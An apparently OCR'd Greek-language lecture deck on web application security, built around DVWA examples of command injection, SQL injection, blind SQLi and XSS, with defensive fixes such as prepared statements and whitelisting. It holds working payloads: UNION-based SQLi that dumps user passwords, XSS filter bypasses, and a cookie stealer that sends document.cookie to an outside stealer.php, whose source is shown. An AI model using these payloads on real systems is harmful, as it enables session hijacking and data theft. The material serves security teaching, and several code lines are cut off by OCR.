Application Security in Practise

Stefanos Haliasos

stefanoshaliassos@gmail.com

- Attacks and Defences in Web Applications
- Injection Attacks
- Command Injection
- SQL Injections
- Blind SQL Injections
- XSS (DOM Based, Reflected, Stored)
- CSRF, cross-origin, same-origin
- Cookies
- Logic Flaws

Αρχή λειτουργίας web εφαρμογών

Ασφάλεια Web Εφαρμογών

- Ο εισβολέας “κρύβει” τον κακόβουλο κώδικα μέσα σε έγκυρα HTTP requests
- Οι εισβολείς μπορούν να παρέμβουν σε οποιοδήποτε τμήμα ενός HTTP request.
  - URL
  - querystring
  - headers
  - cookies
  - DOM
  - forms
  - scripts
  - stylesheets

Το πρόβλημα

Η ανεπαρκής επικύρωση των δεδομένων εισόδου αποτελεί το τρωτό σημείο των web εφαρμογών


GUI
browser
business logic
data access
web server
data storage
database

Demo

1. http://www.dvwa.co.uk
2. setup, access
3. http://security-class.gr/#exercises/3

Injection attacks

Injection Attacks

- Μια web εφαρμογή εκτελεί scripts στον server (Perl, Python, Ruby, PHP, Javascript) έχοντας πρόσβαση σε διάφορους πόρους (βάσεις δεδομένων, σύστημα αρχείων, third party services)

- Το αποτέλεσμα της εκτέλεσης επιστρέφει στον client

- Εάν οι παράμετροι του αιτήματος δεν επικυρωθούν σωστά, ο εισβολέας μπορεί να παρέμβει και να εκτελέσει τις δικές του εντολές

Command Injection

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Δύο βασικές προσεγγίσεις

- Blacklisting

  Καθορίστε τι δεν είναι αποδεκτό και επιτρέψτε οτιδήποτε άλλο

- Whitelisting 

  Καθορίστε τι είναι αποδεκτό και απορρίψτε οτιδήποτε άλλο


```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $oc
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

SQL injections

SQL injections

- Ο εισβολέας επιδιώκει μέσω της web εφαρμογής να επέμβει στα δεδομένα της βάσης
- Μια ιδιαίτερα διαδεδομένη επίθεση
- Συναντάται και σε μη διαδικτυακές εφαρμογές


Web
Client
http://test.com?
user=abc " or 1=1;--
Data of all users is
returned
Web &
Application
Server
select * from users
where user="abc " or 1=1;-- ";
Data of all users is
returned
Database
Server

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_o

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

```php
// Get input
$id = $_REQUEST[ 'id' ];

// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

%' or '0'='0

```php
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';";
```

%' and 1=0 union select null, table_name from information_schema.tables #

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

1 and 1=1 union select version(),database()

```php
// Get input
$id = $_GET[ 'id' ];

// Was a number entered?
if(is_numeric( $id )) {
    // Check the database
    $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
    $data->bindParam( ':id', $id, PDO::PARAM_INT );
    $data->execute();
    $row = $data->fetch();

    // Make sure only 1 result is returned
    if( $data->rowCount() == 1 ) {
        // Get values
        $first = $row[ 'first_name' ];
        $last  = $row[ 'last_name' ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}
```

Blind SQL injections


Τα αποτελέσματα του query δεν είναι ορατά στον χρήστη.

1 and 1=1

```
$getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

# $id = "1 and 1=1"
QUERY = SELECT first_name, last_name FROM users WHERE user_id = 1 and 1=1;
```

Εαν υπάρχει SQL vulnerability, θα πρέπει να επιστρέφει το **ίδιο** δελτίο τύπου

Αν η επικύρωση του αιτήματος ήταν σωστή, το 'id=5 AND 1=1' θα ερμηνεύονταν σαν μια τιμή και δεν θα επιστρέψει αποτέλεσμα.


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Cross-Site Scripting
(XSS)

Σύνοψη

- Λάθη υλοποίησης στο client side κώδικα
- Cookies
- Same origin policy
- Javascript Sandbox

Εμποδίζεται η πρόσβαση στη μνήμη άλλων προγραμμάτων και στο σύστημα αρχείων

Cookies

- Είναι ένα token που στέλνεται από τον server και αποθηκεύεται στον client με μορφή "name=value"
- Το HTTP είναι stateless
- Συνεπώς χρησιμοποιούμε cookies

- Persistent cookies

  Ζουν θα πολλαπλά browser sessions. Η ημερομηνία τους ορίζεται από τον server

- Non-persistent cookies

  Διαρκούν όσο το browser session

- Secure cookies

  Στέλνονται μόνο σε κρυπτογραφημένες συνδέσεις (SSL)

- HttpOnly cookies

  Στέλνονται μόνο σε HTTP και HTTPS request και δεν είναι προσβάσιμα από την javascript στον browser

Same origin policy

- Ένα origin καθορίζεται από τον server, το πρωτόκολλο και το port number: protocol://host:port
  https://www.google.gr:443

- Τα scripts μπορούν να έχουν πρόσβαση μόνο σε πόρους (π.χ. cookies) του ίδιου domain


- Απαγορεύει στα κακόβουλα scripts να χειρίζονται άλλες σελίδες στο πρόγραμμα περιήγησης και εμποδίζει την υποκλοπή δεδομένων.

Τι δεν περιορίζεται

- <script src="..."/>
-
- <a href="..."/>
- υποβολή φόρμας
- iframes

Cross-Site Scripting - XSS

- Παράκαμψη του same origin policy.
- Ο εισβολέας στέλνει το κακόβουλο script σε μια σελίδα “θύμα”.
- Ο browser του χρήστη δεν έχει κανέναν τρόπο να γνωρίζει ότι το script δεν είναι αξιόπιστο, και το εκτελεί.
- Το κακόβουλο script μπορεί να έχει πρόσβαση σε οποιαδήποτε cookies, session tokens, ή άλλες ευαίσθητες πληροφορίες που διατηρούνται στον browser και χρησιμοποιούνται σε αυτή τη σελίδα.


Attacker
Server
4
send valuable data
1
post XSS script
2
click on link
3
send page w/ XSS script
store
XSS
script
Victim
Victim
Wesite

```php
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["__
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___my

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<p
    //mysql_close();
}
?>
```

<script>alert("hello")</script>

```php
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["__
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___my

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<p
    //mysql_close();
}
?>
```

<sCrIpt>alert("hello")</script>

```php
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? my

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object
    //mysql_close();
}
?>
```

Cookie stealer

<img src="" onerror="document.location='http://stefanoshaliasos.com/stealer.php?cookie='
+document.cookie;"/>

<script>document.images[0].src="http://stefanoshaliasos.com/stealer.php?cookie="
+document.cookie;</script>

```
# stealer.php
<?php
$cookie = $_GET["cookie"];
$my_file = 'cfile.txt';
$handle = fopen($my_file, 'a');
fwrite($handle, $cookie ."\n");
fclose($handle);
?>
```


```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

htmlspecialchars()

1. Stored XSS
2. Reflected XSS
3. DOM-Based XSS

Stored XSS


Persistent


Attacker
Server
4
send valuable data
1
